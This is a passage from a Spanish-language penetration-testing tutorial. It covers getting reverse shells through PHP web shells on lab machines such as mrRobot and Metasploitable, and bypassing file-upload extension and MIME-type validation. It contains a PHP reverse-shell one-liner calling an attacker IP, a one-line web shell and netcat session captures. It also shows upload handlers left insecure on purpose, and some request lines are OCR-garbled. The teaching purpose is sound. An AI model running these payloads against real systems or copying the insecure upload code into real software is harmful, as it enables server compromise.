Copiamos el *payload* codificado y lo pegamos como valor del parámetro **cmd** en la URL en el navegador, pero antes, abrimos un *listener* o agente escucha con Netcat en la máquina atacante:

The screenshot shows a terminal window on Kali Linux. It displays a netcat listener command: 'nc -lvp 80 ...'. Below it, a connection from '192.168.132.108' is shown. The user then runs 'id' and 'uname -a' commands to verify the exploit worked. The output shows the user is 'uid=1(daemon) gid=1(daemon) groups=1(daemon)' and the system is 'Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:18 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux'.

Al ejecutar la solicitud GET de HTTP en el navegador (al dar **<enter>**), recibirás una *shell* de reversa en la máquina atacante.

Para tener una mejor visibilidad al navegar en la *shell* recibida, puedes ingresar el siguiente comando:

```
bash -i
```

The screenshot shows a terminal session on Kali Linux. It starts with a netcat listener: 'nc -lvp 80 ...'. A connection from '192.168.132.108' is accepted. The user runs 'id' and 'uname -a' to check the environment. Then, they run 'bash -i' to get a interactive shell. The session ends with a 'ctrl-d' command.

En esta lectura aprendiste a inyectar código para una web *shell* en PHP en archivos de código existentes y desde ahí, a inyectar *shells* de reversa. Es posible también inyectar directamente una *shell* de reversa en PHP en archivos de código existentes en lugar de web *shells*, esto te lo muestro en un video de demostración en esta sección.

La técnica no es exclusiva para WordPress o del lenguaje PHP. La inyección de código para web *shells* o *shells* de reversa funcionan en cualquier aplicación web que permita al atacante editar archivos de código a través de una interfaz web de administrador o mediante la explotación de una vulnerabilidad que permita editar archivos. Sin embargo, hay una serie de problemas que pueden hacer que esta técnica falle, especialmente cuando se genera una *shell* de reversa.

Resolución de Problemas con las Web Shells

Convertir una web *shell* en una *shell* de línea de comandos no siempre suele ser tan sencillo. Los hosts comprometidos rara vez tienen Netcat instalado y ejecutar comandos para generar una *shell* de reversa a través de una web *shell* puede generar un número considerable de errores sin producir ninguna respuesta. Factores como los firewalls, los permisos, la configuración del host, la configuración del servidor web y mucho más pueden complicar las cosas. A menudo, se necesitará creatividad de tu parte, así como intentos de prueba y error para convertir una web *shell* en *shell* de reversa con éxito.

Veamos algunos problemas comunes que podrían impedirte iniciar un *shell* de reversa desde una *web shell*.

Filtros de Salida

El filtrado de salida por un *firewall* puede impedir que la *shell* de reversa se conecte a la máquina atacante. Si te enfrentas con un caso de estos, trata de utilizar un puerto bien conocido (well-known) y común, intente especificar un puerto que normalmente se encuentra abierto en un flujo de salida a través de un *firewall* como el puerto 80 ó 443. Además, asegúrate de que la máquina de ataque no tenga otro servicio escuchando en el puerto seleccionado.


Dependencias

Otro factor importante a tener en cuenta son las dependencias requeridas por el código de la *shell* de reversa. Puede ser el sistema operativo, algún lenguaje de programación o software. Por ejemplo Netcat, si no está instalado en el target, no será posible utilizar una *shell* de reversa con Netcat. Mismo caso con una *shell* de reversa escrita en Python, no se podrá ejecutar si Python no está instalado en el target o una *shell* de reversa en bash; no podrá ejecutarse en targets con Windows.

La lista siguiente contiene algunos comandos útiles para recuperar información sobre el sistema local. Esta información te puede ayudar a configurar una *shell* de reversa en base a los recursos que hay en el sistema. Todos estos comandos se pueden ejecutar a través de una *web shell*:

Comando	Salida
<code>php -v</code>	Versión PHP
<code>python -v</code>	Versión de Python
<code>perl -v</code>	Versión Perl
<code>ls /usr/bin</code>	Contenido del directorio /usr/bin
<code>uname -a</code>	Información del sistema Linux
<code>dir C:\Archivos de programa*</code>	Contenido de la carpeta Archivos de programa de Windows
<code>systeminfo</code>	Información del sistema Windows
<code>id</code>	Usuario actual Linux
<code>whoami</code>	Usuario actual de Windows
<code>pwd</code>	Muestra ubicación actual en la línea de comandos.

Ten en cuenta que esta lista no es exhaustiva y hay muchos más comandos que se pueden utilizar para determinar el sistema operativo, los servicios instalados, los lenguajes de scripting/programación y tecnologías. Por ejemplo, el siguiente target tiene Perl instalado, lo que significa que podemos usar este lenguaje para configurar una *shell* de reversa en Perl:



Codificación de URL

Las direcciones URL solo pueden contener caracteres ASCII. Ciertos caracteres ASCII necesitan ser codificados mediante el esquema de codificación de URL para su transporte por HTTP. Algunos de los caracteres que necesitan ser codificados son:

- los espacios
- %
- &
- ;
- +
- ' (comilla simple)
- " (comillas)

Previamente vimos una muestra de esto sin embargo, vamos a ver otro ejemplo, el comando siguiente genera una *shell* de reversa con PHP:

```
php -r '$sock=fsockopen("<ip>",<puerto>);exec("/bin/bash -i <&3 >&3 2>&3");'
```

Este comando contiene caracteres especiales que impedirían que se ejecute correctamente a través de una *web shell* porque no están codificados bajo el esquema de codificación de URL.

A continuación, vamos a intentar ejecutar el comando anterior usando la *web shell* que insertamos en el archivo index.php de la VM **mrRobot**. Ingresamos el comando en el parámetro cmd e interceptamos la solicitud GET de HTTP con Burpsuite para ver lo que sucede después de pulsar *intro* en el navegador:

```
GET /wp-content/themes/twentyfifteen/index.php?cmd=php%20-r%20%27$sock=fsockopen(%22192.168.132.115%22,81);exec(%22/bin/bash%20-%r%20%27%27) HTTP/1.1
Host: 192.168.132.108
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: a_cc=true; s_fid=538CC0DE6A200E3C3-2B394B9B643D0C914D; s_nr=1645417311679; a_sq=A50NSBBS5D50; wordpress_test_cookie=WPCookiecheck; wordpress_logged_in_770d5a03395116619e2d311eeaa40524; elliot%7C16455019206%7Ctctn%7CExL4yDcnycn0tckyL7bRe7C9b0b5a165a9e00b185122f5dedbaab0bedbd2fcfa527e7ea3a553d0ad6a91el; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1645419128
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

El contenido del parámetro **cmd** se rompe con el símbolo de ampersand &.

Esta solicitud tiene un único par *parámetro=valor*: **cmd** es el parámetro y el comando de la *shell* de reversa el valor. Todos los caracteres especiales se han codificado automáticamente excepto el símbolo de ampersand &. En una dirección URL, el símbolo & se utiliza para separar diferentes pares de *parámetro=valor*. Esto lo confirma el texto azul. Observa que el parámetro **cmd** está en color azul; el valor debería estar completamente en color rojo. En el ejemplo, los caracteres que vienen después del símbolo & se están interpretando como parámetros, cuando en realidad deberían de formar parte del valor del parámetro **cmd**. Este comportamiento está rompiendo el comando. La página terminará de cargarse, pero la *shell* de reversa no se ejecutará.




Veamos qué pasa si ejecutamos el mismo comando pero ahora con la URL codificada.

Vuelve a interceptar la solicitud con Burp Suite, selecciona el payload y decodifícalo dando clic derecho en *Convert selection > URL > URL-decode* (o presiona la combinación de teclas Ctrl+Shift+U):

```
1 GET /wp-content/themes/twentyfifteen/?cmd=php -r
  "$sock=fsockopen('192.168.132.115',81);exec('/bin/bash -i <>/dev/null >>/dev/null');"
HTTP/1.1
2 Host: 192.168.132.108
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: s_cc=true; s_fid=53BCC066A208E3C3-2899489843DC014D; s_nr=1645417311678; s_sq=%5B%5B%5D%5D; wordpress_test_cookie=%WP-Cookie-check; wordpress_logged_in_770d55a9330511661942d311ee4952=elliott%7C1645591928%7Cf6InIfeexa4eOPn4ch29xEsU4yDcmyn0tKyL7hRe%7C9b5b5a165a3e9e00b185122f5dedbaab0bedbd2fcas527e7ea3a553d0adba1el; wp-settings-6=libraryContent%3Dbrowser; wp-settings-time-6=1645419128
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
```

Nuevamente, con el payload seleccionado, da clic derecho, *Convert selection > URL > URL-encode all characters*:



El contenido del parámetro **cmd** ya no está roto debido a que el símbolo & está codificado correctamente. En la imagen siguiente podrás observar que ahora solo hay un parámetro impreso en azul (**cmd**) y el valor (el *payload*) está completamente en color rojo.

Vuelve a ejecutar un *listener* con Netcat en el puerto que especificaste en el *payload*. Ya que lo tengas ejecutando, deshabilita la opción *Intercept is on* en Burp Suite (quedará como Intercept is off).



El resultado es una *shell* de reversa en la máquina atacante:

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. Below the tabs, there are buttons for 'Forward', 'Drop', 'Intercept is off' (which is highlighted with a red box), 'Action', and 'Open Browser'. A terminal window is open, showing a shell session on a Kali Linux machine. The session starts with a listener command: '\$ nc -lnpv 81'. It then receives a connection from an unknown host at 192.168.132.115. The user runs 'id' to show they are a daemon, and 'uname -a' to show the system details: Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux.

```
File Actions Edit View Help
kali@kali:~/Documents/tha/mrr x kali@kali:~ *
(kali㉿kali)-[~/Documents/tha/mrr]
$ nc -lnpv 81
listening on [any] 81 ...
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.108] 52703
bash: cannot set terminal process group (2741): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
</wordpress/htdocs/wp-content/themes/twentyfifteen$ uname -a
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
```

Hay otras maneras de codificar la URL sin tener que interceptar la solicitud HTTP con Burp Suite. En los laboratorios utilizo otras opciones para codificar una URL.

Introducción

La funcionalidad de carga de archivos (*file uploads*) es una característica muy común y cada vez más importante en las aplicaciones web. Sin la capacidad de cargar archivos, muchas aplicaciones web no serían capaces de funcionar correctamente. Las soluciones de respaldos (*backups*) en línea, las redes sociales o los sistemas de gestión de contenido (CMS) por ejemplo, serían inservibles sin esta capacidad. Pero así como tiene su lado positivo, también tiene su lado negativo. Permitir la carga de archivos desde las cuentas de usuario presenta un riesgo significativo porque puede introducir problemas de seguridad y esto puede ser aprovechado por atacantes. Este es el caso de cuando los mecanismos de carga no pueden validar los archivos adecuadamente antes de que se carguen, almacenen o que se ejecuten en el sistema.

La funcionalidad de carga de archivos se puede encontrar en cualquier número de aplicaciones web y sirve para muchos propósitos diferentes. Por ejemplo, considera la posibilidad de cargar archivos multimedia en plataformas de redes sociales o blogs. Muchas empresas tienen *extranets* corporativas y portales para clientes a través de los cuales los clientes pueden cargar archivos o imágenes. Otra funcionalidad de carga común reside en aplicaciones web con sistemas de *plugins* modulares. Estos sistemas de *plugins* se encuentran a menudo en las áreas autenticadas de una aplicación web y permiten al administrador cargar e instalar *plugins*.

Cargas de Archivos en Áreas No Autenticadas

A veces, un usuario no autenticado o un usuario que solo tiene que registrarse para poder cargar archivos puede acceder a los sistemas de carga. Un ejemplo de esto sería un formulario de contacto en un sitio web que permite al usuario adjuntar archivos o adjuntar una imagen de perfil. En tales casos se vuelve mucho más importante validar cuidadosamente esos archivos para evitar que se cargue contenido malicioso. Dicha validación puede consistir en comprobar la extensión del archivo, el tamaño, los *headers* del archivo y el contenido del archivo. El hecho de que un atacante sea capaz de eludir los mecanismos de seguridad para cargar archivos maliciosos es la esencia de una vulnerabilidad de carga de archivos. Las vulnerabilidades de carga de archivos sin restricciones tienden a tener un impacto muy alto y consecuencias graves que podrían llevar al acceso completo de una *shell* o a ataques de denegación de servicio, por ejemplo, llenar todo el espacio disponible en disco con archivos.

Ejecución de código

Cuando se trata de aplicaciones web, la ejecución de código en el *target* es extremadamente valioso para un atacante. La capacidad de cargar archivos maliciosos significa que solo se tiene que encontrar una manera de ejecutarlos en el *target*. A veces, la funcionalidad de carga también se encargará de eso. Esto se ve comúnmente en aplicaciones web que utilizan sistemas de *plugins* modulares para ampliar su funcionalidad. Los CMSs como WordPress y Joomla, a menudo aceptan la carga de archivos comprimidos en el área de administración. Después de que un archivo de *plugin* se haya cargado correctamente en el servidor web, se desempaquetará y se ejecutará automáticamente para instalarse. Si los archivos del *plugin* contienen código malicioso, entonces este código también se ejecutará al mismo tiempo.

La validación de archivos cargados en los sistemas CMS normalmente se limita a una comprobación de compatibilidad con la aplicación y, a veces, con otros complementos. Sin embargo, estas comprobaciones de compatibilidad normalmente no se realizan por razones de seguridad, sino para evitar sistemas inestables y fallidos causados por *plugins* incompatibles. Por lo tanto, la funcionalidad de carga de *plugins* es un vector de ataque interesante que es fácil de explotar con el nivel de acceso correcto. Más adelante en este capítulo aprenderás cómo modificar archivos de *plugin* y subirlos a un CMS para obtener una *shell* de reversa desde el *target*.

Carga de Archivos desde Formularios

Para una mejor comprensión de las vulnerabilidades en la carga de archivos, te mostraré algunos ejemplos de código que introducen problemas de seguridad en formularios que cargan archivos. Comenzaremos con un formulario básico de carga en HTML/PHP que no realiza ninguna validación en la entrada del usuario. Después, veremos algunos mecanismos de validación comunes y cómo saltarlos.

Sin Validación

Un formulario de carga simple solamente requiere un formulario en HTML y un script del lado del servidor (es decir, un script que se ejecuta en el servidor web) para controlar el archivo que se está cargando. El formulario HTML presentado al usuario final normalmente contiene uno o más campos y un botón de envío. Después de enviar el formulario (clic al botón de envío), el archivo se cargará en el servidor web y los datos se enviarán al script que gestiona la carga.

Veamos siguiente código HTML:

```

1  <!DOCTYPE html>
2  <html>
3      <body>
4          <form action="upload.php" method="post" enctype="multipart/form-data">
5              Selecciona el archivo a cargar:
6              <input type="file" name="fileToUpload" id="fileToUpload">
7              <input type="submit" value="Cargar Archivo" name="submit">
8          </form>
9      </body>
10     </html>
```

El código HTML anterior es interpretado por el navegador con un selector de archivos y un botón de envío para cargar el archivo:

Selecciona el archivo a cargar: Seleccionar archivo | No se eligió archivo | Cargar Archivo

La acción del formulario (`action`) especifica al script que controlará la carga del archivo después de que el botón "Cargar archivo" sea presionado. En este ejemplo se hace referencia al script `upload.php`. Cuando el intérprete de PHP recibe la solicitud HTTP POST del formulario, éste guarda el archivo con un nombre aleatorio en una ubicación temporal en el servidor. La ubicación temporal se especifica en el archivo `php.ini`, cuyo valor predeterminado es el directorio `/tmp`. Despues, el intérprete de PHP ingresa datos en un array global con información sobre el archivo cargado, como el nombre de archivo, el MIME-type, el tamaño del archivo y el nombre temporal. Este array global se llama `$_FILES` y cada elemento del array contiene un atributo específico del archivo cargado.

Un array en programación es un tipo de estructura de datos que contiene elementos de un mismo tipo de datos. Los elementos de un array global se pueden utilizar en cualquier parte del programa.

El script `upload.php` contiene el siguiente código:

```
1 <?php
2 $cargas_path = "/var/www/archivoscargados/cargas/";
3 $cargas_path = $cargas_path . basename($_FILES['fileToUpload']['name']);
4
5 if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $cargas_path)) {
6     echo "El archivo " . basename($_FILES['fileToUpload']['name']) . " ha sido cargado";
7 } else {
8     echo "Ha sucedido un error al cargar el archivo, intenta de nuevo";
9 }
10 ?>
```

La línea 2 especifica la ubicación del directorio donde se almacenarán los archivos cargados:

```
$cargas_path = "/var/www/archivoscargados/cargas/";
```

La línea 3 anexa el nombre original del archivo a la ruta del directorio de carga.

```
$cargas_path = $cargas_path . basename($_FILES['fileToUpload']['name']);
```

El script utiliza los siguientes elementos del array:

Nombre original del archivo cargado:

```
$_FILES['fileToUpload']['name']
```


Nombre temporal del archivo cargado:

```
$_FILES['fileToUpload']['tmp_name']
```


`move_uploaded_file()` mueve el archivo temporal al directorio `$cargas_path`. Si el archivo se ha movido correctamente, imprime una confirmación. De lo contrario, imprime un mensaje de error.

```
1. if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $cargas_path)) {
2.     echo "El archivo " . basename($_FILES['fileToUpload']['name']) . " ha sido cargado";
3. } else {
4.     echo "Ha sucedido un error al cargar el archivo, intenta de nuevo";
5. }
```

Para comprobar que el formulario de carga y el script funcionan correctamente, cargaremos un archivo de texto llamado `rshell.php`:



Después de pulsar el botón "Cargar Archivo" recibiremos un mensaje de confirmación de que el archivo se ha cargado correctamente:



El archivo se almacena en el directorio `/archivoscargados/cargas/`:



Ya tenemos un formulario de carga completamente funcional y un script en PHP que no hace validación alguna de los archivos a cargar, lo que significa que el usuario final está autorizado a cargar cualquier archivo que desee al servidor web.

En la práctica, las únicas limitaciones que se aplican son:

- Restricción de tamaño de archivo predeterminada de 2 MB (que se especifica por defecto en el archivo `php.ini`)
- La capacidad de almacenamiento del servidor.

Otro problema grave de seguridad en el script es que los archivos se almacenan dentro del directorio webroot. Esto hace que todos los archivos cargados estén disponibles directamente a través de un navegador web y accesibles para cualquier persona. Por lo tanto, es posible cargar una simple `shell` de reversa en PHP o `web shell` y no hay nada que lo impida. Un atacante sólo necesita encontrar el directorio donde se almacenan los archivos maliciosos cargados para ejecutarlos.

```

kali㉿kali:~/Documents/tha/mrr x kali㉿kali:~/opt x
(kali㉿kali) [~/opt]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.132.132] from (UNKNOWN) [192.168.132.132] 60508
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
05:30:02 up 18:51, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :0.0 Sat10 18:51 0.00s 0.00s -bash
msfadmin pts/1 192.168.132.130 05:00 11:14m 0.02s 0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
sh-3.2$ 

```

Salto de Validación de Extensiones de Archivo

En el ejemplo anterior pudimos cargar un archivo PHP con funcionalidad para ejecutar una *shell* de reversa a la máquina atacante. En esta sección veremos la validación de extensiones de archivos y el bloqueo de archivos con extensiones que pueden suponer un riesgo de seguridad, como scripts PHP, entre otros.

Los desarrolladores pueden utilizar un enfoque de tipo "lista negra" (*blacklist*) para bloquear archivos con ciertas extensiones. Con una *blacklist*, el script toma la extensión del archivo cargado y la compara con una lista de extensiones prohibidas (*blacklist*) y si hay una coincidencia, evitará que se cargue.

Veamos primero el código de un script que valida la extensión de archivos y después, veamos cómo podemos saltar este tipo de validación.

El siguiente script en PHP valida la extensión de archivos utilizando una *blacklist*. Debido a que la extensión .php está prohibida, evita que el usuario pueda cargar archivos con esa extensión:


```

<?php
$cargas_path = "/var/www/archivoscargados/cargas/";
$cargas_path = $cargas_path . basename($_FILES['fileToUpload']['name']);
$tipoArchivo = pathinfo($cargas_path, PATHINFO_EXTENSION);

if ($tipoArchivo == "php") {
    echo "Archivos PHP no son permitidos.";
} else {
    if (move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $cargas_path)) {
        echo "El archivo " . basename($_FILES['fileToUpload']['name']) . " ha sido cargado";
    } else {
        echo "Ha sucedido un error al cargar el archivo, intenta de nuevo";
    }
}
?>


```

Si un usuario intenta cargar un archivo con la extensión .php, el script mostrará un mensaje de error que dice: "Archivos PHP no son permitidos".



Sin embargo, una *blacklist* de extensiones de archivo aplicada de esta manera no es muy eficaz y a menudo es fácil de saltar. Un inconveniente importante del enfoque de una *blacklist* es que tienes que definir un gran número de extensiones y mantener constantemente la lista mediante la adición de nuevas extensiones a ella. En la práctica es casi imposible bloquear todas las extensiones que un atacante podría utilizar e incluso si lo hace, hay maneras de pasar por alto los filtros.

A pesar del filtro por tipo de archivo en el último ejemplo de código; cargar y ejecutar archivos PHP no es difícil. Una técnica simple sería utilizar una extensión PHP diferente que el servidor web ejecutará como PHP. Por ejemplo, si cambiamos la extensión del archivo de .php a .php4, .phtml o cualquier otra extensión PHP, omitiremos el filtro de la *blacklist* y cargaremos un script de PHP. La siguiente captura de pantalla muestra el archivo de una *shell* de reversa en PHP cargado con una extensión .phtml utilizando el mismo script previo:



Al ejecutar el archivo (y con netcat en modo escucha previamente activado) podrás verificar que la *shell* de reversa se genera correctamente:

```

kali㉿kali:~/Documents/tha/mrr x kali㉿kali:~/opt x
(kali㉿kali) [~/opt]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.132.132] from (UNKNOWN) [192.168.132.132] 47603
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
05:51:54 up 19:13, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :0.0 Sat10 19:12 0.00s 0.00s -bash
msfadmin pts/1 192.168.132.130 05:38 10:08m 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
sh-3.2$ 

```

Lo contrario a una *blacklist* (que contiene una lista de extensiones prohibidas) es una "lista blanca" (*whitelist*) que contiene sólo las extensiones de archivo que están permitidas y niega todas las demás. En otras palabras, una *blacklist* significa que puedes cargar cualquier extensión de archivo que no esté definida en la lista; una *whitelist* significa que solo puedes cargar extensiones de archivo que estén definidas en la lista. La *whitelist* puede ser una medida de seguridad más eficaz en el sentido de que suele ser más corta, más fácil de verificar y administrar.

Validación por MIME-type

Otro método común para validar las cargas de archivos es comprobando la propiedad MIME-type del archivo establecido por el cliente web. MIME significa "Extensiones de Correo de Internet Multipropósito" y fue diseñado originalmente en los años 90 para transferir archivos no ASCII por correo electrónico. Hoy en día también es utilizado por el protocolo HTTP como un identificador de formatos de archivo y contenidos.

Anteriormente discutimos el array `$_FILES` de PHP que contiene elementos con información sobre el archivo cargado. Este array también contiene un elemento con la propiedad MIME-type del archivo cargado y se puede hacer referencia a él de la siguiente manera:

```
$_FILES['fileToUpload']['type']
```

Veamos el siguiente script en PHP que utiliza un filtro de tipo *whitelist* aceptando solamente cargas de archivos con el MIME-type **image/jpeg**:

```
<?php
$cargas_path = "/var/www/archivoscargados/cargas/";
$cargas_path = $cargas_path . basename($_FILES['fileToUpload']['name']);
$tipoArchivo = pathinfo($cargas_path,PATHINFO_EXTENSION);

if($_FILES['fileToUpload']['type'] != "image/jpeg") {
    echo "MIME-type: " . $_FILES['fileToUpload']['type'] . " no es permitido.";
} else {
    if(move_uploaded_file($_FILES['fileToUpload']['tmp_name'], $cargas_path)) {
        echo "El archivo " . basename($_FILES['fileToUpload']['name']) . " ha sido cargado";
    } else {
        echo "Ha sucedido un error al cargar el archivo, intenta de nuevo";
    }
}
???
```

Si el MIME-type del archivo cargado es diferente a **image/jpeg**, el usuario recibirá un mensaje de error. Solo los archivos con el MIME-type **image/jpeg** pasarán la prueba y se cargarán en el servidor web.

La siguiente captura de pantalla muestra la respuesta cuando intentamos cargar una *web shell* en PHP:



Todo ha funcionado como se esperaba, sin embargo, este tipo de validación también es muy fácil de saltar. Veamos cómo.

Salto de Validación por MIME-type

La forma más fácil de saltar la validación por MIME-type es modificando el *header* de tipo de contenido (Content-Type) en una solicitud POST. Simplemente capturando la solicitud con una herramienta como Burp Suite podemos modificar fácilmente este *header* antes de que se envíe al servidor web para su validación.

Veamos cómo interceptar la solicitud POST con Burp Suite y modificar el MIME-type de un archivo al cargar. Comenzaremos seleccionando un archivo de *shell web* en PHP para cargar y luego especificando la configuración del proxy.

Ya que seleccionado el archivo de la *web shell*, haré clic en el botón "Cargar archivo" de nuevo. Se presentará la siguiente solicitud en Burp Suite:

The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A red box highlights the "Content-Type" field in the request header, which has been changed from "application/x-php" to "image/jpeg". The full request content is as follows:

```
1 POST /upload.php HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----3428270288096122823852451565
8 Content-Length: 307
9 Origin: http://192.168.132.132
10 Connection: close
11 Referer: http://192.168.132.132/upload
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14
15 -----3428270288096122823852451565
16 Content-Disposition: form-data; name="fileToUpload"; filename="vshell.php"
17 Content-Type: application/x-php
18
19 <?php echo shell_exec($_GET['cmd']); ?>
20
21 -----3428270288096122823852451565
22 Content-Disposition: form-data; name="submit"
23
24 Cargar Archivo
25 -----3428270288096122823852451565
26
```

El archivo cargado se identifica por el MIME-type (Content-Type) **application/x-php**. Si la solicitud se reenvía así, ciertamente no pasará el filtro de MIME-type y se producirá un error en la carga del archivo. Para evitar esto y saltar la comprobación de MIME-type, la solicitud se puede editar en Burp Suite cambiando el Content-Type de **application/x-php** a **image/jpeg** de la siguiente manera:

```
1 POST /upload.php HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----3428270288096122823852451565
8 Content-Length: 307
9 Origin: http://192.168.132.132
10 Connection: close
